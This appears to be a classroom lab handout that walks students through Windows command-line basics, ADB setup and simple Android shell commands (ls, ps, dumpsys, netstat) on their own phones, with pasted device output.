Android Labs

Note: Labs are meant to give you experience with various tools. You might finish before other students. If you do, then it is a good idea to experiment further with a lab. Try other options, other targets.

Also, some labs are meant to function well the first time, and have explicit instructions that you simply follow like a recipe. Others (later labs), are meant to get you to explore options and are more free form.


Contents

Learn Android Lesson 1


Lab 1: Get Comfortable with the Command Line (Optional)

Using the Android Debugger requires getting comfortable with the Windows Command line. Many people are not, so this lab is meant just to get you comfortable with the command line so you will work more easily with ADB


First start the command window. You do that by typing cmd into the “Type here to search..” in Windows 10 or “start > Run” in Windows 7. Then right click on the command prompt and choose run as administrator. This is shown below:



First we are just going to navigate. You should be in a user directory, like shown here:



Now we are going to use the cd (change directory) command and the dir (list directory contents) command:



Take a few moments to use cd and dir to move into directories, list their contents, and move out. Finally you should be back at c:\

From time to time if there is too much on the command window screen type ‘cls’ that will ‘clear the screen’

Remember there are some Windows command line commands you will want

Command	Function
dir	List contents of directory
cd	Change directory
cd ..	Up one directory
cd ~	Back to home (in linux)
cls	Clear the screen

Make sure you are completely comfortable with the commands above (except CD ~) here are some examples

Administrator: Command Prompt

```
C:\Projects\teaching>cd metasploit

C:\Projects\teaching\Metasploit>cd ..

C:\Projects\teaching>
```


If you are already familiar with these commands, or finish them sooner than others, then try these

dir /? Will show you all the dir flags, but try these:


Command	Function
dir /w	List contents of directory in wide format
dir /O /A	List contents in alphabetical order
dir /4	Displays dates in 4 digit year
dir /q	Display who owns the file

Lab 2: Setup ADB


Copy platform-tools from the thumb drive to your computer right on the C drive



Launch the command window



Now from the command line navigate to that folder



Check to see if device is ready

```
Administrator: Command Prompt

C:\platform-tools>adb devices
List of devices attached
* daemon not running; starting now at tcp:5037
* daemon started successfully


C:\platform-tools>
```

The following is what you are looking for

```
C:\platform-tools>adb devices
List of devices attached
207fca1e        unauthorized
```

But notice it is unauthorized

```
C:\platform-tools>adb devices
List of devices attached
207fca1e        unauthorized


C:\platform-tools>
```

If it is not authorized try:

First check on the phone to ensure you clicked OK to the requests to allow access from the computer. You may have to do this a few times. If that does not work then try the following:

1. Revoke USB Debugging on phone

If the device is shown as unauthorized, go to the developer options on the phone and click "Revoke USB debugging authorization" (tested with JellyBean & Samsung GalaxyIII).

2. Restart ADB Server:

adb kill-server

adb start-server

3. Reconnect the device

The device will ask if you are agree to connect the computer id. You need to confirm it.

4. Now Check the device

If you can get a shell, from within that shell you can do Linux commands

```
C:\platform-tools>adb shell
hero2qlteue:/ $ ls
acct         etc                      init.qcom.class_core.sh    init.rilepdg.rc

bt_firmware  file_contexts.bin        init.qcom.early_boot.sh    init.target.rc

bugreports   firmware                 init.qcom.factory.rc       init.usb.configfs.r

cache        firmware-modem           init.qcom.rc               init.usb.rc

carrier      fstab.qcom               init.qcom.sensors.sh       init.wifi.rc

config       init                     init.qcom.sh               init.zygote32.rc

d            init.carrier.rc          init.qcom.syspart_fixup.sh init.zygote64_32.rc

data         init.class_main.sh       init.qcom.usb.rc           knox_data

default.prop init.container.rc        init.qcom.usb.sh           mnt
dev          init.environ.rc          init.rc                    oem
dsp          init.mdm.sh              init.rilcarrier.rc         persdata
efs          init.msm.usb.configfs.rc init.rilchip.rc            persist
hero2qlteue:/ $
```

Lab 3 ADB Basics

Connect your phone and put it in developer mode.

- **Developer Options on Gingerbread (Android 2.3):**
- *Settings> Applications> Development> USB Debugging*
- **Developer Options on ICS (Android 4.0):**
- *Settings> Developer Options> USB Debugging*
- **Developer Options on JB (Android 4.1):**
- *Settings> Developer Options> USB Debugging*

- Open ***Settings> About*** on your Android phone or tablet.
- If you have a **Samsung Galaxy S4, Note 8.0, Tab 3** or any other Galaxy device with Android 4.2, open ***Settings> More tab> About*** and tap it.
- If you have Galaxy Note 3 or any Galaxy device with Android 4.3, go to **Galaxy Note 3** from ***Settings> General> About*** and tap the Build version 7 times.
- Now scroll to *Build number* and tap it **7** times.
- After tapping the Build Number **7** times, you will see a message *"You are now a developer!"* If you have a Galaxy S4 or any other Samsung Galaxy device with Android 4.2, the message reads as follows- *"Developer mode has been enabled".*
- Return to the main Settings menu and now you'll be able to see **Developer Options**.
- Tap on Developer options and mark the box in front of **USB Debugging** to enable it.
- To **disable USB Debugging** mode later, you can uncheck the box before the option
- To enable **Developer Options,** go to ***Settings> Developer options*** and tap on the **ON/OFF** slider on the top of the page.

Try

ls

```
C:\Users\Administrator>cd\

C:\>cd platform-tools

C:\platform-tools>adb devices
List of devices attached
207fca1e        device


C:\platform-tools>adb shell
hero2qlteue:/ $ ls
acct         etc                      init.qcom.class_core.sh

bt_firmware  file_contexts.bin        init.qcom.early_boot.sh

bugreports   firmware                 init.qcom.factory.rc

cache        firmware-modem           init.qcom.rc

carrier      fstab.qcom               init.qcom.sensors.sh

config       init                     init.qcom.sh

d            init.carrier.rc          init.qcom.syspart_fixup.sh

data         init.class_main.sh       init.qcom.usb.rc

default.prop init.container.rc        init.qcom.usb.sh
dev          init.environ.rc          init.rc
dsp          init.mdm.sh              init.rilcarrier.rc
efs          init.msm.usb.configfs.rc init.rilchip.rc
hero2qlteue:/ $ ls
```

Now ls variations

ls -l shows file or directory, size, modified date and time, file or folder name and owner of file and its permission.

```
hero2qlteue:/ $ ls -l
total 9688
dr-xr-xr-x  97 root   root         0 2016-06-08 21:44 acct
drwxrwx--x   2 system system      40 2016-06-08 21:44 bt_firmware
lrwxrwxrwx   1 root   root        50 1969-12-31 19:00 bugreports -> /data/user_de/0/com.androi
drwxrwx---   6 system cache     4096 2016-04-11 17:37 cache
drwxrwx--x   3 system system    4096 2015-12-31 19:04 carrier
drwxr-xr-x   2 root   root         0 2016-06-08 21:44 config
lrwxrwxrwx   1 root   root        17 1969-12-31 19:00 d -> /sys/kernel/debug
drwxrwx--x  61 system system    4096 2016-06-08 21:44 data
-rw-r--r--   1 root   root      1345 1969-12-31 19:00 default.prop
drwxr-xr-x  17 root   root      4760 2016-02-27 23:07 dev
drwxr-xr-x   3 root   root      4096 1969-12-31 19:00 dsp
drwxrwx--x  26 radio  system    4096 2015-12-31 19:06 efs
lrwxrwxrwx   1 root   root        11 1969-12-31 19:00 etc -> /system/etc
-rw-r--r--   1 root   root    398770 1969-12-31 19:00 file_contexts.bin
dr-xr-x---   3 system system   16384 1969-12-31 19:00 firmware
dr-xr-x---   4 system system   16384 1969-12-31 19:00 firmware-modem
-rw-r-----   1 root   root      1351 1969-12-31 19:00 fstab.qcom
-rwxr-x---   1 root   root   3447376 1969-12-31 19:00 init
-rwxr-x---   1 root   root      4577 1969-12-31 19:00 init.carrier.rc
-rwxr-x---   1 root   root      3301 1969-12-31 19:00 init.class_main.sh
-rwxr-x---   1 root   root      3763 1969-12-31 19:00 init.container.rc
-rwxr-x---   1 root   root      1693 1969-12-31 19:00 init.environ.rc
-rwxr-x---   1 root   root      1730 1969-12-31 19:00 init.mdm.sh
-rwxr-x---   1 root   root     28931 1969-12-31 19:00 init.msm.usb.configfs.rc
-rwxr-x---   1 root   root      7054 1969-12-31 19:00 init.qcom.class_core.sh
-rwxr-x---   1 root   root     11561 1969-12-31 19:00 init.qcom.early_boot.sh
-rwxr-x---   1 root   root      3468 1969-12-31 19:00 init.qcom.factory.rc
-rwxr-x---   1 root   root     35141 1969-12-31 19:00 init.qcom.rc
-rwxr-x---   1 root   root      2056 1969-12-31 19:00 init.qcom.sensors.sh
-rwxr-x---   1 root   root     12089 1969-12-31 19:00 init.qcom.sh
-rwxr-x---   1 root   root      2962 1969-12-31 19:00 init.qcom.syspart_fixup.sh
-rwxr-x---   1 root   root    102004 1969-12-31 19:00 init.qcom.usb.rc
-rwxr-x---   1 root   root      9920 1969-12-31 19:00 init.qcom.usb.sh
-rwxr-x---   1 root   root     69052 1969-12-31 19:00 init.rc
-rwxr-x---   1 root   root       544 1969-12-31 19:00 init.rilcarrier.rc
-rwxr-x---   1 root   root      2068 1969-12-31 19:00 init.rilchip.rc
```

ls- F lists directories with a / at the end

```
hero2qlteue:/ $ ls -F
acct/             firmware/                 init.qcom.sensors.sh*       init.zygote64_32.rc* seapp_contexts
bt_firmware/      firmware-modem/           init.qcom.sh*               knox_data/           sepolicy
bugreports@       fstab.qcom                init.qcom.syspart_fixup.sh* mnt/                 sepolicy_version
cache/            init*                     init.qcom.usb.rc*           oem/                 service_contexts
carrier/          init.carrier.rc*          init.qcom.usb.sh*           persdata/            storage/
config/           init.class_main.sh*       init.rc*                    persist/             sys/
d@                init.container.rc*        init.rilcarrier.rc*         postrecovery.do      system/
data/             init.environ.rc*          init.rilchip.rc*            preload/             tombstones@
default.prop      init.mdm.sh*              init.rilepdg.rc*            proc/                ueventd.qcom.rc
dev/              init.msm.usb.configfs.rc* init.target.rc*             property_contexts    ueventd.rc
dsp/              init.qcom.class_core.sh*  init.usb.configfs.rc*        publiccert.pem       vendor@
efs/              init.qcom.early_boot.sh*  init.usb.rc*                 root/                verity_key
etc@              init.qcom.factory.rc*     init.wifi.rc*               sbin/
file_contexts.bin init.qcom.rc*             init.zygote32.rc*           sdcard@
hero2qlteue:/ $ _
```

Now navigate a bit using the CD command (works much as it does in Windows). Here is a sample

```
2|hero2qlteue:/ $ cd oem
hero2qlteue:/oem $ ls
secure_storage
hero2qlteue:/oem $ cd ..
hero2qlteue:/ $ cd acct
hero2qlteue:/acct $ ls
cgroup.clone_children uid_1000  uid_10011 uid_10027 uid_10043 uid_10063 uid_10100 uid_10138 uid_10157 uid_1027 uid_5011

cgroup.procs          uid_10000 uid_10012 uid_10028 uid_10049 uid_10067 uid_10101 uid_10139 uid_10159 uid_1037 uid_5012

cgroup.sane_behavior  uid_10001 uid_10013 uid_10030 uid_10050 uid_10071 uid_10111 uid_10140 uid_10164 uid_1201 uid_5015

cpuacct.stat          uid_10004 uid_10017 uid_10033 uid_10051 uid_10072 uid_10112 uid_10141 uid_10165 uid_5002 uid_5017

cpuacct.usage         uid_10005 uid_10018 uid_10034 uid_10052 uid_10075 uid_10113 uid_10145 uid_10167 uid_5003
cpuacct.usage_percpu  uid_10006 uid_1002  uid_10035 uid_10054 uid_10076 uid_10118 uid_10147 uid_10172 uid_5004
notify_on_release     uid_10007 uid_10022 uid_10036 uid_10057 uid_10078 uid_10120 uid_10149 uid_10173 uid_5005
release_agent         uid_10008 uid_10023 uid_10037 uid_10059 uid_10083 uid_10124 uid_10150 uid_10180 uid_5006
tasks                 uid_10009 uid_10024 uid_10040 uid_10060 uid_10090 uid_10128 uid_10151 uid_10181 uid_5009
uid                   uid_1001  uid_10025 uid_10042 uid_10062 uid_10095 uid_10129 uid_10152 uid_10185 uid_5010
hero2qlteue:/acct $
```

-s

```
[2J[Hhero2qlteue:/ $ ps
USER      PID   PPID  VSIZE  RSS   WCHAN              PC  NAME
root      1     0     31428  1640  SyS_epoll_ 0000000000 S /init
root      2     0     0      0       kthreadd 0000000000 S kthreadd
root      3     2     0      0     smpboot_th 0000000000 S ksoftirqd/0
root      6     2     0      0     worker_thr 0000000000 S kworker/u8:0
root      7     2     0      0     rcu_gp_kth 0000000000 S rcu_preempt
root      8     2     0      0     rcu_gp_kth 0000000000 S rcu_sched
root      9     2     0      0     rcu_gp_kth 0000000000 S rcu_bh
root      10    2     0      0     smpboot_th 0000000000 S migration/0
root      11    2     0      0     smpboot_th 0000000000 S migration/1
root      12    2     0      0     smpboot_th 0000000000 S ksoftirqd/1
root      14    2     0      0     worker_thr 0000000000 S kworker/1:0H
root      15    2     0      0     smpboot_th 0000000000 S migration/2
root      16    2     0      0     smpboot_th 0000000000 S ksoftirqd/2
root      17    2     0      0     worker_thr 0000000000 S kworker/2:0
root      18    2     0      0     worker_thr 0000000000 S kworker/2:0H
root      19    2     0      0     smpboot_th 0000000000 S migration/3
root      20    2     0      0     smpboot_th 0000000000 S ksoftirqd/3
root      23    2     0      0     rescuer_th 0000000000 S khelper
root      24    2     0      0     rescuer_th 0000000000 S netns
root      25    2     0      0     rescuer_th 0000000000 S perf
root      26    2     0      0     rescuer_th 0000000000 S smd_channel_clo
root      27    2     0      0     kthread_wo 0000000000 S dsps_smd_trans_
root      28    2     0      0     kthread_wo 0000000000 S lpass_smd_trans
root      29    2     0      0     kthread_wo 0000000000 S mpss_smd_trans_
root      30    2     0      0     kthread_wo 0000000000 S wcnss_smd_trans
root      31    2     0      0     kthread_wo 0000000000 S rpm_smd_trans_g
root      32    2     0      0     watchdog_k 0000000000 S msm_watchdog
root      33    2     0      0     worker_thr 0000000000 S kworker/1:1
root      34    2     0      0     rescuer_th 0000000000 S rpm_requests
```

Top

I. Connect to an Android with ADB
II. Execute at least the following adb shell commands
    a. ls
    b. ps
    c. *ls -l* shows file or directory, size, modified date and time, file or folder name and owner of file and its permission.

d. ls- F lists directories with a / at the end
e. ps -e
f. netstat
g. top
h. date
i. Spend time navigating around using ls and cd
j. dumpstate
k. dumpsys

Also try variations like

```
hero2qlteue:/ $ dumpsys meminfo
Applications Memory Usage (in Kilobytes):
Uptime: 1887116 Realtime: 1887116

Total PSS by process:
    255,350K: system (pid 1617)
    134,678K: com.android.systemui (pid 2573)
     97,866K: com.sec.android.app.launcher (pid 3542 / activities)
     87,376K: com.sec.android.inputmethod (pid 4048)
     66,012K: com.samsung.android.spay (pid 6271)
     64,485K: surfaceflinger (pid 723)
     63,604K: com.samsung.android.app.aodservice (pid 3660)
     58,910K: com.android.phone (pid 2539)
     57,729K: com.samsung.android.app.cocktailbarservice (pid 4186)
     57,453K: mm-qcamera-daemon (pid 1025)
     56,003K: com.sec.imsservice (pid 2822)
     53,685K: com.google.android.googlequicksearchbox:search (pid 325
     48,320K: com.google.android.gms.persistent (pid 3305)
     48,319K: zygote (pid 897)
```

Note for advanced users


Always check -? To see what else a command can do


```
hero2qlteue:/ $ dumpsys -?
dumpsys: invalid option -- ?

usage: dumpsys
         To dump all services.
or:
       dumpsys [-t TIMEOUT] [--help | -l | --skip SERVICES | SERVICE [ARGS]]
         --help: shows this help
         -l: only list services, do not dump them
         -t TIMEOUT: TIMEOUT to use in seconds instead of default 10 seconds
         --skip SERVICES: dumps all services but SERVICES (comma-separated list)
         SERVICE [ARGS]: dumps only service SERVICE, optionally passing ARGS to it
255|hero2qlteue:/ $
```

There are variations of all commands, like dumpsys activity top

If you wish to dumpsys (or any other command) to a file on your computer do so after exiting the shell. Here is an example






You might also explore new commands

https://www.androidcentral.com/10-basic-terminal-commands-you-should-know

https://gist.github.com/Pulimet/5013acf2cd5b28e55036c82c91bd56d8

Note: For All Users

You exit the shell by typing exit



You can also run commands from outside the shell by prefacing them with ADB such as

adb shell ls

```
C:\platform-tools>adb shell ls
acct
bt_firmware
bugreports
cache
carrier
config
d
data
default.prop
dev
dsp
efs
etc
file_contexts.bin
firmware
firmware-modem
```

This is important when trying to get data back to the host computer in a file dump (as shown above)

```
C:\platform-tools>adb shell dumpsys > myfile.txt
Error dumping service info: (Unknown error -1) ApexService
Error dumping service info: (Unknown error -1) SveService
Error dumping service info: (Unknown error -2147483646) android.hardwa
Can't find service: android.service.gatekeeper.IGateKeeperService
Can't find service: netd

C:\platform-tools>dir
 Volume in drive C has no label.
 Volume Serial Number is B42C-686E

 Directory of C:\platform-tools

10/27/2018  06:34 PM    <DIR>          .
10/27/2018  06:34 PM    <DIR>          ..
07/02/2018  11:29 AM         1,850,368 adb.exe
07/02/2018  11:29 AM            97,792 AdbWinApi.dll
07/02/2018  11:29 AM            62,976 AdbWinUsbApi.dll
10/27/2018  05:48 PM    <DIR>          api
08/25/2018  11:01 AM        14,728,945 backup.ab
07/02/2018  11:29 AM           145,920 dmtracedump.exe
07/02/2018  11:29 AM           333,824 etc1tool.exe
07/02/2018  11:29 AM           857,088 fastboot.exe
07/02/2018  11:29 AM            43,008 hprof-conv.exe
10/27/2018  05:48 PM    <DIR>          lib64
07/02/2018  11:29 AM           210,625 libwinpthread-1.dll
07/02/2018  11:29 AM           346,112 make_f2fs.exe
07/02/2018  11:29 AM             1,178 mke2fs.conf
07/02/2018  11:29 AM         1,041,920 mke2fs.exe
10/27/2018  06:35 PM         7,302,594 myfile.txt
07/02/2018  11:29 AM           335,720 NOTICE.txt
07/02/2018  11:29 AM                38 source.properties
07/02/2018  11:29 AM           829,440 sqlite3.exe
10/27/2018  05:48 PM    <DIR>          systrace
              16 File(s)     28,187,557 bytes
               5 Dir(s)  158,908,977,152 bytes free
```

Note: When you are in the shell you are able to use many Linux commands. Try these:

Command	Function
ls	List contents of directory like dir in windows
cd	Change directory just like in windows
ps	Current running processes
top	Processes using the most resources (you will need control break to get out of this)
pstree	Shows processes as a tree

Lab 4 More ADB to Try

cat /proc/partitions

use ls to navigate up and down (hint the cd cd~ and cd .. will be useful)

remember ls /system/bin at least try

- date
- netstat
- ping

```
:\platform-tools>adb shell netstat
ctive Internet connections (w/o servers)
roto Recv-Q Send-Q Local Address           Foreign Address         State
ctive UNIX domain sockets (w/o servers)
roto RefCnt Flags       Type       State           I-Node Path
